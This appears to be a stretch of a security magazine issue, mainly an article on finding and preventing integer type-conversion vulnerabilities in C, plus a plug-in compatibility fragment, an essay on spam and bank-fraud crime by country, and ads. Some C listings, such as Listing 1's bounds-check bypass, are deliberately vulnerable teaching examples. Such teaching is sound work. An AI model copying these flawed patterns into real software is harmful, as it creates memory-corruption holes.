the designing of ADD ONS are based on ATL libraries. The ATL stands for Active Template Library and is used for creating COM object through classes in C++. The basic cause is the creation of 64 bit Active X controls.

The DEP is enabled to run processes through an execution protection mechanism there-by reducing memory exploitation. This feature requires a new version of Active X Control with newer version of ATL libraries. Due to this problem, some of the plug-ins such as Adobe flash player are required to be updated. The new add-on versions have been enhanced to work with the DEP enabled feature. From the client side security, this issue is not handled properly. The security of FLEX applications running in flash player in browsers needs to be tested efficiently to avoid unhandled exceptions. The plug-in is required to be designed as per the standard ATL libraries for execution compatibility.

For Example: running the old version of the flash player plug-in, the browser crashes completely. The compatibility check needs to be performed. Things need to look up against this issue:

- Checking the specific version of running browser.
- The plug-in versions that are added as dynamic ADD ONS.

- The Data Execution policy check [DEP] in Internet Explorer.

The compatibility problems can affect the security of running applications client side. For developing Active X controls, the developers should know which ATL libraries are to be used so that no application exceptions occur due to version incompatibility.

Cross Domain Files from different resources (see Listing 7).

Terminology

Profiling: Traversing through Program for Run Time behavioral Checks. Profiling is basically dissected into two parts. The segregation is done on the size of Code Segments analyzed and the interdependency of segments.

Macro-profiling: Performing Run Time checks for complex code segments. This type of profiling basically deals with large software code and the complexity of calls between them.

Micro-profiling: Performing Run Time checks for single line code or short code segments.

Throughput: The number of instructions executed by the processor in per unit time.

Latency: It is described as the time interval required to complete the on production cycle.

The profiling calculates the run-time usage and CPU utilization to query the resultant affect on the system.

- SWF: Small Web Format / ShockWave Flash
- FLA: Proprietary Flash source files used by Adobe Flash IDE
- AS: ActionScript
- Flex: Flash 9/ActionScript 3 IDE with interface libraries
- MXML: XML Interface Markup Language
- AMF: Action Message Format
- SWX: SWF Data Format
- ABC: ActionScript Byte Code
- RIA: Rich Internet Application.

Aditya K Sood, a.k.a. 0kn0ck

Aditya K Sood, a.k.a. 0kn0ck, is an independent security researcher and founder of SecNiche Security, a security research arena. He works for KPMG as a Security Auditor. His research articles have been featured in Usenix Login. He has given advisories to forefront companies. He is an active speaker at conferences such as EuSecWest, XCON, OWASP, and CERT-IN. His other projects include Mlabs, CERA, and TrioSec.




Figure 15. Extracting Components from SWF File – a layout



DAVIDE POZZA

Vulnerabilities due to Type Conversion of Integers

Difficulty



This is the second part of the article on Vulnerabilities due to Type Conversion of Integers. Part I explained how and when type conversions happen in the C language and provided examples of situations where they lead to vulnerabilities.

This second part continues the article by providing suggestions on how to review the code in order to spot such problems and by describing coding practices that can help prevent unsafe type conversions.

The first step towards identifying and avoiding both errors and vulnerabilities due to type conversions consists of knowing and understanding when and how type conversions work, as well as knowing the cases in which type conversions can cause dangerous situations. The first part of the article has explained the aforementioned and has provided examples of vulnerabilities caused by unsafe type conversions. Now, this follow-up article deals with the aspects related to how to review the code of programs (written in the C language) to find problematic situations caused by type conversions, and then the article will address the coding practices that help improve the code in order to avoid and prevent type conversion errors and vulnerabilities.

How to Identify Problematic Type Conversions

This section of the article suggests methods on reviewing the code of programs to identify the various problems that can be caused by type conversions. In particular, it addresses the attitude one should maintain while reviewing the code, explains how tools can be used to find such problems, and provides tips and suggestions

about how to look at the code to find unsafe type conversions and the vulnerabilities they can cause.

Reviewing the Code with the Right Attitude

First of all, it is essential to have a good understanding of when and how type conversions work. It is then important to look at the code with the right attitude. In particular, it is necessary to pay particular attention to all the expressions that mix operands among different types, and to be willing to investigate what happens whenever there is something that is either not obvious or is potentially ambiguous. When in doubt, it is often a good idea to extract the ambiguous code and obtain a simplified version that can be easily studied and tested to determine how it is really working.

Tools Can Help

Automated tools can lend valuable help in finding problems in the code of programs, or at the least they can highlight the parts of code that need to be reviewed with attention.

Of course, compilers can help to detect many problems. However, current compilers miss warning about some problems and are not specifically tailored to find security problems. Moreover, compilers have the drawback that they usually do not provide information that correlates with a potentially dangerous situation,

WHAT YOU WILL LEARN...

How to review C code for vulnerabilities due to unsafe type conversions

How to avoid and prevent them

WHAT YOU SHOULD KNOW...

The basics of the C programming language

What buffer overflows are

What integer overflows are

How C's type conversions work

How vulnerabilities can be caused by unsafe type conversions

~tqw~

that can arise at some point in the code, with other lines of code wherein lies that situation causing the problems. So, it is important to use compilers to get warnings for all the potential errors they can detect, as well as for conditions that can be re-conducted to them. Therefore, to find type conversion vulnerabilities, it is strongly suggested to instruct compilers to report as many warnings as they can, since vulnerabilities due to type conversions often arise because of very subtle situations. The C and C++ GNU compilers (gcc and g++, respectively) can be instructed to emit warnings for all of the problems they can identify, by using both the `-Wall` and `-Wextra` options, while the Visual C/C++ compiler can be made to work in a similar manner by using the `/W4` option. Obviously, when using compilers in this way, it is suggested to not carelessly ignore warnings. Indeed, it is important to investigate why they have been emitted and it is essential to understand what potentially unforeseen conditions can affect the surrounding code. Among the various warnings that compilers emit, it is particularly important to watch out for those concerning conversions, comparisons, arithmetic operations, operator precedences and parameter passing.

When we look beyond compilers, there are more specific and advanced tools, such as security static analysers (e.g. Fortify 360, Klocwork Insight, Coverity Prevent, Splint), that should be used when the aim is finding vulnerabilities. However, while many commercial static analysers are great to spot certain categories of vulnerabilities (such as buffer overflows), most of them are currently not designed to detect unsafe type conversions. Hence, since problems due to unsafe type conversions can pass unnoticed to most of the existing automated bug-finding tools, performing manual code auditing to find such problems is often necessary. In any case, if there is no time to manually review the whole code of a program, the inspection can be made on only those parts of the code that are most likely to contain serious problems and on the parts of code that are surrounding or related to the lines of code pointed out by automated analysis tools.

Tips and Suggestions

This sub-section provides some tips useful to identify the part of the code that are most likely to contain instances of unsafe type conversions and provides some guidelines on how to look at the code when reviewing it.

In general, some parts of code are more susceptible to contain vulnerabilities due to type conversions because of the high occurrence rate of statements that mix different data types and perform both explicit and implicit conversions, as well as for the sensitivity of the operations that involve integer variables. Such code usually includes networking code (encoding/decoding and packing/unpacking routines, as well as assignments between variables having different types), string handling and memory management routines, and low level interactions with hardware (often contained in the code of drivers).

The first noteworthy place to look for vulnerabilities, or for the causes of vulnerabilities, is the code that performs comparisons. Here, it is necessary to understand the aim of the check and determine if this is performed in the intended way. Particularly important is to keep track of the data types of the variables that are used in the checks, and when they have been declared with different types, it is essential to determine the conversions that occur and the values they can assume.

At the moment, compilers only emit warnings for conversions that arise because of different types directly used in comparisons (for example if $x < y$, when x is signed and y is unsigned), but they miss cases when type conversions are performed before the conditional statements. So, by manually verifying the variables have not undergone unsafe type conversion (for example, because of assignments) can lead to the discovery of more problems.

Listing 1. Type Conversion using pointers

```
unsigned int *p1;
int *p2;
unsigned int i;
char buffer[100];
scanf("%u", &i);
p2=&i;
p1=p2;
if(*p2<99) /*signed comparison*/
    buffer[*p1]='A';
```

Listing 2. Macro example: constant substitution

```
#define MAX 128
signed char max;
max = MAX; // = -128
```

Listing 3. Macro example: different operand precedences and casts

```
#define ULONG_ADD(x,y) (unsigned long long) x + y
#define ANOTHER_ULONG_ADD(x,y) ((unsigned long long) x + y)
int main () {
    unsigned long long x, y;
    int a, b, c;
    a = 0x0000ffff;
    b = 0x7aaa1111;
    c = 0x1234567;

    x = ULONG_ADD(a,b); /* 1 */
    y = ANOTHER_ULONG_ADD(a,b); /* 2 */
    printf("x=%llu\n", x); //x=2058031376
    printf("y=%llu\n", y); //y=2058031376

    x = ULONG_ADD(a,b) * c; /* 3 */
    y = ANOTHER_ULONG_ADD(a, b) * c; /* 4 */
    printf("x=%llu\n", x); //x=18446744071953871574
    printf("y=%llu\n", y); //y=39285232022400368
}
```

When looking at comparison statements, it is worth considering statements that contain both signed operands and the `sizeof` operator or the `strlen()` function. In fact, `sizeof()` and `strlen()` usually lead the other signed operands to get promoted to unsigned integers. For example, the statement `if(strlen(str) > size)`, where `size` has been declared as a signed int, leads the comparison to be performed between two unsigned types. So, if `size` has not been ensured to take only positive values, forthcoming statements can be prone to unexpected situations.

Signed/unsigned conversion problems are typically caused by calls to functions that have `size_t` or `unsigned int` length parameters. In these cases, it is useful to determine what happens when the length parameter passed to such functions is a signed integer, since when a negative value is passed to the function, it is interpreted as a positive large value. In practice, to detect vulnerabilities due to signed/unsigned conversions, it is beneficial to look at the functions that use numbers as length parameters, such as the following functions: `read()`, `recvfrom()`, `mem*()`, `bcopy()`, `*nprintf()`, `*strn*()`, `*alloc()`. For these functions it is always a good idea to keep an eye open both to see if they receive signed integers as parameters

and if their parameters derive from some arithmetic operations that can be subject to type conversions and/or arithmetic overflows. Moreover, it is also important to verify that these functions are guarded by checks that ensure the positivity of the values assumed by signed variables, as well as ensuring that they are properly upper bounded.

Truncation problems can be frequently found by inspecting code that uses `char` and `short` types to track the length of data or to store the result of some arithmetic computations. Statements in which to look for these errors are assignments made between variables (for example `a=b+c`, or when the right operand is a function, such as `a=f()`), as well as calls to functions, because of the parameter-passing assignments that could cause the values of the parameters to be truncated (when they have been declared to have shorter types).

Sign extension errors can be frequently found by looking at the code that uses signed `char`, signed `short`, and signed pointer types in situations that cause them to be converted to `int` (either signed or unsigned – remember that sign extension occurs in both cases). Good places to search for them are in assignments (remember to also look at parameters of functions), in string handling, and in memory management

routines. Moreover, special attention should be paid to switch statements. The controlling expression of a switch undergoes integer promotion, while its constant integer expression cases get promoted to the resulting type of the controlling expression. Thus, there might be the possibility of unintended overlapping between case values.

Incorrect usages of pointers to integers can also lead to perilous errors and vulnerabilities. When a pointer points to a variable, the object in question is interpreted according to the type of the pointer used. Consequently, accessing the variable by using a pointer with a different type is equivalent to performing a type conversion. Listing 1 shows an example of a dangerous conversion between an unsigned and a signed integer type by means of pointer access. Since `p2` is declared as signed, the check performs a signed comparison. Therefore, any large value assumed by `i` is interpreted as a negative number and the check, aimed at ensuring that `buffer` is indexed within its bounds, can be bypassed. Consequently, the `A` character can be written outside the allocated buffer space.

Other Caveats

Beside the aforementioned suggestions, to find problems with type conversions, it is also important to pay attention to the following few other caveats.

When bit-fields (for example, unsigned int `a:8`) are used in expressions (such as `a << 16`), they get converted, and whether they are interpreted as signed or unsigned integers is implementation-defined, regardless of the signedness of the declaration.

Compilers inline the content of macros while pre-processing code. It is often appropriate to look for what they define, since problems can arise because of explicit casts, missing parentheses (which can lead to erroneous operation precedences), and constant values (because when substituted in the code, they are interpreted according to the context in which they are used. See Listing 2). For example, consider the code in Listing 3, where, because of the way parentheses

Listing 4. Wrong check of the error code returned by a function

```
int max_positive_value(int a, int b) {
    if (a >= b && a > 0)
        return a;
    else if (b > a && b > 0)
        return b;
    else
        return -1;
}

void func (int x, int y) {
    unsigned int max;
    max = max_positive_value(x,y); /* 1 */
    if (max <= 0) /* 2 */
        exit(1);
    else
        do_something(max);
}
```

Listing 5. Case study example

```
f(size_t num) {
    unsigned long long size = num * sizeof(int); /*1*/
    malloc(size);
}
```


are defined in the two macros, the code can behave very differently. In particular, the expressions at `/*1*/` and `/*2*/` both cause the addition to be performed between two `unsigned long long` types and lead to the same result, while the expressions at `/*3*/` and `/*4*/` lead to different results. The expression at `/*3*/` causes the multiplication of `b` by `c` to be performed between two `int` types (and an integer overflow occurs), the result of the multiplication is cast to an `unsigned long long`, and the addition between `a` and the result of the multiplication is performed between two `unsigned long long`s. Indeed, the expression at `/*4*/` causes all the operations to be performed between `unsigned long long`s and the multiplication is executed on `(a+b)` and `c`.

Format specifiers of formatting output functions should agree with the type of their corresponding variables, otherwise the output value could be something unexpected. For example, consider the following function call: `printf("%d", a)`. Here, if `a` has been declared as a `long long int`, the specifier can induce a truncation of the printed value. In this case, the correct specifier would have been `%lld`.

It is important to ensure the presence and correctness of checks for the return value of functions which use their return parameter to express both values and error conditions. For example, consider the code shown in Listing 4. The `max_positive_value()` function is aimed at returning either the maximum value between `a` and `b` or an error when the maximum value is negative by using the value `-1`. First of all, it is important that there is a check for the error code. However, when the function is used as in `/*1*/`, it happens that the error code is interpreted as a positive value and, therefore, the check at `/*2*/` does not catch the error code, because the number can only be equal to zero but not negative.

Best Coding Practices to Avoid Vulnerabilities due to Type Conversions

The best defence against vulnerabilities due to type conversions consists of writing code that is more resilient to them,

because it minimizes type conversions, uses checks to bound integer values, and avoids ambiguities.

Using `size_t`

A practice that saves you from many troubles is to use the `size_t` type for all the integer values that are used as indices, loop counters, sizes, and lengths. The main reasons are that the `size_t` type is guaranteed to safely represent the size of any object, most library functions expect this type as their size parameter, and that the `sizeof()` and `strlen()` functions return the length using `size_t`. Many unnecessary conversions can thereby be avoided, and the resultant code is more efficient and safe.

Bounds Checking Integer Variables

Another best practice consists of using checks to restrict the variables to the set of safe values that need be taken by the integer types. The intent is to prevent further usage of integers with values that could cause both unsafe conversions and integer overflows. Therefore, in practice, it is extremely important to have checks that validate all inputs, to limit the range of values to only allowed safe values. Moreover, it is important to pay a lot of attention when writing such checks and yet more attention when checks are using different types (if possible it is always better to avoid writing checks that mix types having different signedness and/or width). In fact, when a check is aimed at guarding the correctness of some further operations, nothing is worse than a subtle error in it. A common practice that can reduce the risks associated with errors and that can mitigate the exploitability of vulnerabilities is to practice the defence in-depth strategy. In concrete terms, this means that a program can be enforced to maintain a safe behaviour by using several lines of defence. In other words, checks can be added right before each sensible and/or potentially unsafe operation, although they may be redundant. For example, before arithmetic operations or assignments between different types, it is often wise to put checks that ensure the operation perform without overflows and unsafe

conversions, although in previous parts of the program, all the input values that could propagate to the variables involved have been sanitized by other checks. Of course, there can be some duplication of intents in the code, but it is often better to have more lines of defence than too few. In fact, if a check is wrong, others can prevent problems from occurring and/or propagating in the code, while compilers can successfully eliminate the statements that are unnecessary because of the redundancy.

To clarify this concept, when I say *other checks*, I do not mean to always use the same type of check. For example, a program can ensure that some input variables (e.g. `a` and `b`) take only values in a given safe range (e.g. `if (a < 0 || a > n) error()`), while later in the code, a check can ensure that arithmetic operations involving the variables are safe (e.g. `if (a < INT_MAX - b) c = a + b; else overflow_error_detected()`).

Safely Getting Numbers from Inputs

While there are many functions that can be used to input integer values, some should be preferred over others because they provide better error-handling capabilities. Formatted input functions, such as those belonging to the `scanf` family, should be avoided to obtain integer values from strings since they do not provide a mechanism to detect if some wrong data (such as characters) are converted to integer values, or if values that are not safely representable in the resulting type have been taken as input.

Similarly, it is not really safe to use the `atoi()` function to convert a string into a number, although it is possible to ensure the value is within a specific range by means of a check. Valid replacements to these functions are the `strtol()`, `strtoll()`, `strtoul()`, and `strtoull()` functions. These convert part of a string into an integer value while detecting error conditions and return an error code to indicate what happened via the `errno` variable. Thus, the programmer can determine if an operation has been performed correctly or if an error has occurred.

Keep Things Simple

A general and essential rule is to keep the code as simple as possible. The reason is that it can be easily understood during reviews. Indeed, writing complex optimized code is often unnecessary and inadequate, since compilers can perform necessary optimizations (they are aimed to do them), while humans only find it more difficult to understand the intent of the code and its real behaviour.

Avoid Ambiguities

Avoiding ambiguities that lead to unwanted behaviours (see Listing 3 for an example) is another important aspect. Common problems can be avoided by making operator precedences obvious using parentheses (this should be a must in complex expressions) and by foreseeing the possible use cases of macros (i.e., finding the possible contexts in which they are inlined and providing code that guards against unsafe usages).

Portability Issues

Another major subtle source of problems concerns portability. When the code of a program is compiled on different architectures, some integer types change their width. For example, the `size_t` type is 32 bits on a 32-bit architecture, while it is 64 bits on a 64-bit architecture. Listing 5 provides an example (used as a case study in the following) to show portability issues. This example is aimed at helping the reader understand and reason about how dangerous situations can arise and how portability problems can be avoided.

The code excerpt contains an assignment between integers of different ranks (at `/*1*/`). While the intended

behaviour would require that the expression is evaluated by using the integer with the larger size, this is not what happens.

If both `size_t` and `unsigned long long` are 32-bit unsigned integers, there is the possibility of an integer overflow, while in a platform where `size_t` has a 32-bit width and `unsigned long long` has a 64 bit width, the multiplication is computed using a 32-bit unsigned integer, because `num` is declared as `size_t`. Therefore, the arithmetic operation can overflow and the result can be truncated, before being assigned to `size`. Indeed, if the code had been written as `unsigned long long size = (unsigned long long) num * sizeof(int)`; the truncation would have been prevented, although the overflow would have still occurred.

The statement would be overflow-free only if the `unsigned long long` type were at least double the width of the `size_t` type. All that aside, since the `malloc()` function always expects a `size_t` type, `size` is truncated and less memory than expected can be allocated. Therefore, to avoid integer overflows in general, it is a good practice to promote at least one of the operands to the larger integer type, so as to have the arithmetic operation performed on that casted type. However, this could not be sufficient by itself to fully avoid problems.

The golden rule of type conversion is that of limiting the values that variables can take (`num` in this case) so as to prevent both integer overflows and dangerous conversions (a truncation in this case). Moreover, it is helpful to use the types that are expected by functions, such as `size_t` for the `malloc()`, and to use checks that ensure the arithmetic

operations to be performed without an overflow. In any case, it is wise to perform any computation in a way that is overflow-free or that detects arithmetic overflows. Furthermore, it is necessary to verify that the computed value can be safely stored in the resultant variable type by using some checks before performing assignments. In the example, a check that can be used to ensure that the multiplication can be safely performed is the following: `if (num < SIZE_MAX / sizeof(int))`. This check uses the `SIZE_MAX` constant defined in the `limits.h` header file to see if the result of `num * sizeof(int)` is not larger than the maximum number representable in the `size_t` type. Please note that to have portable code, it is appropriate to use the constants defined in the header files to limit values, instead of using hard coded constant values. Moreover, it is worth noting that the check has not been written as it is logically (i.e., `if (num * sizeof(int) < SIZE_MAX)`), because the check itself would have been subject to an integer overflow otherwise.

Conclusion

Part I of the article explained how and when type conversions happen in the C language. Then, it showed when type conversions lead to unsafe situations and provided examples thereof to demonstrate the potential consequences of unanticipated and unsafe type conversions. This second part has concluded the article by providing tips and suggestions about how to review the code of C programs to find such problems. It has furthermore summarized most of the best coding practices to be used in avoiding and preventing troubles with integer conversions.

On the 'Net

- <http://msdn2.microsoft.com/en-us/library/ms972818.aspx> – Reviewing Code for Integer Manipulation Vulnerabilities
- www.phrack.org/archives/60/p60-0x0a.txt – Basic Integer Overflows
- http://blogs.msdn.com/michael_howard/archive/2006/02/02/523392.aspx – Safe Integer Arithmetic in C
- <http://reports-archive.adm.cs.cmu.edu/anon/2006/CMU-CS-06-136.ps> – Towards Automatically Eliminating Integer-Based Vulnerabilities
- <http://nvd.nist.gov/nvd.cfm> – National Vulnerability Database
- <http://msdn2.microsoft.com/en-us/library/ms972705.aspx> – Integer Handling with the C++ SafeInt Class

Davide Pozza

Davide Pozza holds a MS and Ph.D. degree in Computer Engineering from Politecnico di Torino, Torino, Italy. He is currently a postdoc researcher at the Department of Computer Engineering at that institution. He has published research papers in the fields of software and network security. His current research interests include: formal methods applied in the context of network vulnerability analysis, software engineering processes, methodologies and techniques for detecting, preventing and contrasting design and implementation vulnerabilities, automatic code generation, and cryptographic protocols. He also provides consultancies in the area of reliable and secure software. He can be reached at davide.pozza@polito.it



Nothing compares to hands-on experience

Learn hacking straight from the makers of «backtrack». The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote
exploit
.org



DREAMLAB
TECHNOLOGIES

<http://www.remote-exploit.org> and <http://www.dreamlab.net>

Cybercrime from Technologically Emergent Countries:

Are These States a Significant Threat?

MATTHEW JONKMAN

Many parts of the world are just beginning to gain access to reliable broadband Internet and affordable computers. With access of course come the possibilities not only to learn and communicate, but also to make an income, legal and illegal.

It only takes about 5 minutes on Google to find the training and code to conduct extremely sophisticated crimes that pay quite well. Do environments where local law enforcement and government may not be interested in or equipped to prosecute online crime present a significant threat to the Internet a whole?

The landscape of online crime has changed significantly since its inception. More concerning is its recent ability to morph and change at an incredible rate. There are huge sums of money being made in this world, allowing and motivating some extremely talented individuals and effective organizations to become major players. We are seeing the tools and techniques evolve to evade protective measures within hours if there is any significant impact to their income stream. Many researchers and security groups regularly come under denial of service attacks (myself included) when damaging information is discovered or shared, botnets infiltrated or probed, and when effective tools are released to prevent or clean up after these crimes.

Could there be a disproportionate impact from countries whose populations are just becoming Internet savvy? Humans are on the average equal, thus in every population a certain percentage of

minds have the aptitude and motivation to become a 1337 hax0r with very little study time. So we ought to see in these new countries just as many individuals capable of and willing to committing these crimes as there already exist in their more developed peers. The only major difference ought then to be the risk of detection and prosecution.

We could spend weeks and many many beers arguing the subject. There are statistics out there adequate to prove both sides of the story, and as many victims and security professionals to argue each side. Let me spout my opinion, and if you disagree or want to add to the conversation, please email me (jonkman@emergingthreats.net) or hop onto one of the emerging threats mailing lists. I'll discuss just a couple of major crime categories that take up a significant amount of our collective defensive resources. And we must consider each of these on the mass scale and the small scale.

First Spam. There is a definite massive scale to consider. This is likely the one problem that every organization and user faces every day, and there are a thousand and one solutions that'll sorta-kind solve a chunk of the problem for the end user almost some of the time. Let's use

Spamhaus.org as a source of some basic statistics as they're a very widely respected organization. According to their research 80% of spam is generated by Spamhaus's top 100 tracked professional spam operations or individuals. In fact, in their list of 114 known individuals/groups that they actively track, 71 of those groups or individuals live in the United States. That's roughly two thirds of that 80% of all spam. So roughly 50% of all Spam is generated by US-based groups. Other respectable groups estimate that by volume up to 80% of all spam is US-based. Who's right, it's hard to tell, and surely varies by day, so lets just say there's more of it coming from the US than anywhere else.

This isn't just tracking from where the spam originates, such as the infected computers in botnets, or rogue ISPs. That 50% or more is generated by and directed by persons that live under one of the few anti-spam laws in the world. (Unfortunately these have been very rarely prosecuted as law enforcement have many other high dollar loss crimes to pursue).

On the other hand let's not consider the location of the actual spammer running things. Take the geographical location of the actual IP or server being used by these professional spammers. The United States has according to Spamhaus more than

three times the number of high volume professional spam sources than the next closest country. Three times the next closest country! And we're not talking about bots and compromised computers here. This is real leased or bought IP space and connectivity in real datacenters owned by real companies.

To be clear, this means that also within the United States (don't forget about that active and several years old anti-spam legislation) there is more than three times the volume of spam coming from real ISPs rented by professional spam outfits. ISPs within the United States, did I mention that? Legitimate companies that could easily be pursued by law enforcement using laws that carry rather significant financial penalties. China is a distant number two in this hall of shame after the United States, followed by Russia, South Korea and then the UK to make the top five.

So why would these ISPs allow the activity? It's certainly not a case of them not being aware. When a spamming outfit runs on a network the abuse contacts for those ranges are hit heavily by many groups, and real pressure is put on by groups such as Spamhaus. Either they know, or they're wildly incompetent. In many cases these spammers pay very premium prices, and running an ISP is a very very low margin business. Hard to turn down more money.

But back to the story, this obviously tells us that the majority of spam originates from the most developed countries, the opposite of what we might have expected. To send spam you need reliable and significant bandwidth, and if you're even a mediocre spammer you'll have plenty of cash to pay the premium rates to get abuse complaints ignored by your ISP.

But to date the actual spammer faces an extremely low chance of actually being prosecuted. Many of the groups and individuals on the Spamhaus lists have been on there for years! (Interestingly, I'm not aware of even a single case of an ISP being lumped into a prosecution, even if they were blatantly aware of the activity they had been contracted to facilitate.) So there really isn't any need for the spammer to seek to reside in a place where they'd not live in fear of prosecution.

Even in the many instances where Spamhaus and many other researchers know the actual person doing the spam, have their 5x10 glossy picture and home address, there's still no reaction by law enforcement. There are just more important crimes being committed, the resources and political will just isn't there to chase these guys down.

On the smaller scale of spam there are thousands of small time outfits. Many of these build small below-the-radar types of botnets comprised of a few hundred or a few thousand compromised home PCs and use these to send spam. It's a very low overhead way to send, and makes finding the actual person behind the crime extremely time consuming. These come from all over the world, and tracking them to a specific area or country impossible with any accuracy.

These smaller outfits are certainly a threat, and the damage and lost productivity their code does to the home user's PC is inexcusable and significant. But I'd guesstimate these are far less than 30% of the volume of spam out there, so we must write them off as not being a significant threat.

Overall though, the spammer's lawyers argue that their clients are just innocent and legitimate advertisers, no one is being hurt, they're marketing real products for those poor unfortunate persons born penis size-challenged. They will argue all day that there is no victim and no financial damage done any more than the flyers we all receive in the postal mail. But that argument certainly can't be made with bank fraud trojans and keyloggers.

The general idea with keylogging is of course to either steal a user's credentials to their online banking site, or proxy through the victim's computer and hide within their session to execute other transactions. The bad guys typically take a few hundred to a thousand dollars and transfer it to a new account opened by a mule in the same bank. The mule in the target country is the one taking the real risk. They walk into the bank, withdraw the cash and wire it to the actual perpetrator minus their cut.

The most juicy targets are countries with a lot of online banking, a lot of users, and a strong currency compared to the

RUNNING SHORT ON SNORT®?



Are your sensors sucking wind?

Speed up your IDS deployments on multi-gigabit Ethernet segments 16X and beyond, with hardware solutions from Endace.

Standard source code. Full preprocessing. Your complete ruleset. Faster Snort without the run around.

Ensure your biggest vulnerability is not your server.

Accelerate Snort with NinjaBox-Z.

www.endace.com/hakin9



SNORT® is a registered trademark of Sourcefire, Inc

EMERGING THREATS

attacker's local currency. Who wants to steal Peso's when you're converting them to British Pounds to spend? These guys can read Google Finance just like the rest of us!

Here is where the local laws and law enforcement agencies of the perpetrators home country become far more important. Many countries don't have specific laws or legal precedents making this kind of activity illegal, especially internationally. And in many that do there's little desire to spend local resources tracking down and prosecuting individuals that are committing crimes that have victims in some other country. No victim no crime, right?

Additionally, consider when that victim's country is the United States, Great Britain, Israel, or a host of others actively out there making friends using missiles, and the local government isn't much of a fan of their foreign policy. There is cash flowing to the local economy, no local citizens are being hurt, and the local chief of police might even be able to get some protection money out of the perpetrator. Free money all around! Win-Win-Win! Why not?

In the last two years or so we've heard anecdotally that most bank fraud is being executed by teenagers living in Romania, Brazil and Nigeria operating out of Internet cafes. All three of these countries fall into our classifications of Internet developing; newly available Internet access to the masses, new access to cheap computer hardware, and little to no electronic law enforcement. Lets add to this list a local economy in all three that in many parts of the country ranges from depressed to heart-breaking poverty. Humans will do whatever it takes to eat, and given a new tool they'll use it in the most inventive ways to get that something to eat. They say necessity is the mother if invention, I'd venture to say that hunger is invention's abusive step-father. Certainly not all bank fraud and phishing attacks come from these and a few other similar regions of the world, but there is a disproportionate amount attributed to them.

On the mass scale these crimes are in some cases being executed by large organizations. It's well known that organized crime has taken to the new world of online theft like the mob did moving from bootleg liquor in the US to drugs after prohibition.

There will always be these organizations and they'll always have cash cows like these to feed their greed. But they know that if they push it too far they will see the source of cash dry up. So things cannot go to the massive scale as they can with spam or online gambling and porn. So I do not believe large scale operations will push these crimes to the top of their income sheets on purpose.

On the smaller scale I believe we actually see a more significant threat. Small time operators of bank fraud schemes are more likely to get too greedy, targeting too many people and taking too much cash each transaction. More victims being hurt more deeply. That's where you'd expect them to be caught, and sometimes these transactions are stopped. But the vast majority of the time they individual is not identified, much less prosecuted. So in this instance more small time operators means more pain and suffering for more people, the opposite of what you would see when an organized large scale group takes on a form of crime.

Can we then attribute a majority of these crimes of bank fraud to developing countries? Are they the more often perpetrator and beneficiary? I don't know if we can. I believe there may be a similar effect in place as there is in spam operations. The perpetrators are just as likely to be US citizens as they are to be a teenager in an Internet cafe in Romania. It's just about as easy to operate with impunity and remain undetected using the exact same techniques in any country of the world. Our global financial system is not built for nor really that capable of detecting all of these small transactions before the cash walks out of the bank's front door. And when someone is caught they are 99% of the time just a mule that knows absolutely nothing about their upstream handler. We won't even get into the massive profits the international cash transfer organizations reap from these scams, that could easily be detected by automated activity monitoring.

Spam on the other hand is not in general a byproduct of new Internet access in developing countries. It takes significant resources that are by definition often not available or affordable outside of well developed economies.

Banking crimes cost the consumer in the target countries, but in many cases the costs are absorbed by the financial industry and banking institutions. This has an impact in the rates and fees paid by all consumers, but in the larger picture it's relatively minor. There is a potential loss of confidence by the consumer, but in general there aren't many alternatives to using these online systems to conduct business in today's world. So I think we can say the actual risk to the whole is minimal. The impact to the individual victim is often significant, but manageable.

Now do not interpret this as me saying that I don't think online crime and bank fraud are threats. I am definitely not saying that we shouldn't consider them top priorities to be prevented, investigated, and prosecuted. They most definitely need more attention, more law enforcement, more international cooperation, and more electronic measures to detect and prevent. The victims of these crimes suffer untold losses in cash, time, reputation, and peace of mind. The banking industry spends great sums of money to track and try to prevent victimization, which of course keeps many of us in pretty good jobs. I'd hate to see thousands of security professionals out on the street looking for work in other areas. Can you imagine all of us working at McDonalds? There'd be so many cash registers, drive up headsets and french fry machines being tampered with and hacked into that we'd bring the entire franchise to it's knees within weeks! Lets not even go into what some of you might do to the coffee machines.

So overall, I hope that the negative perception that is becoming commonplace that Romania and others have as being the source of many of our problems can be debunked. In the case of Spam, it's a self-inflicted cost that is a result of inadequate resources being invested to prosecute the perpetrators. That's the fault of all of us, and a natural result of capitalism. Yes, the Internet is capitalistic, even if your butt is sitting in a non-capitalistic society when you get online.

If money can be made without negative consequence then someone will do it. Regardless of where they live.

Disk and Data Recovery Made Easy

Virus attacks, system failures, accidentally deleted files, disrupting user errors... That couldn't happen to us... or could it? As a matter of fact, failures and user errors causing severe disk corruption and loss of valuable data can happen to anyone. While having a fresh backup of everything of value could certainly help, not many people actually do backups. Do you have a plan if this happens to you?

Recover Your Data

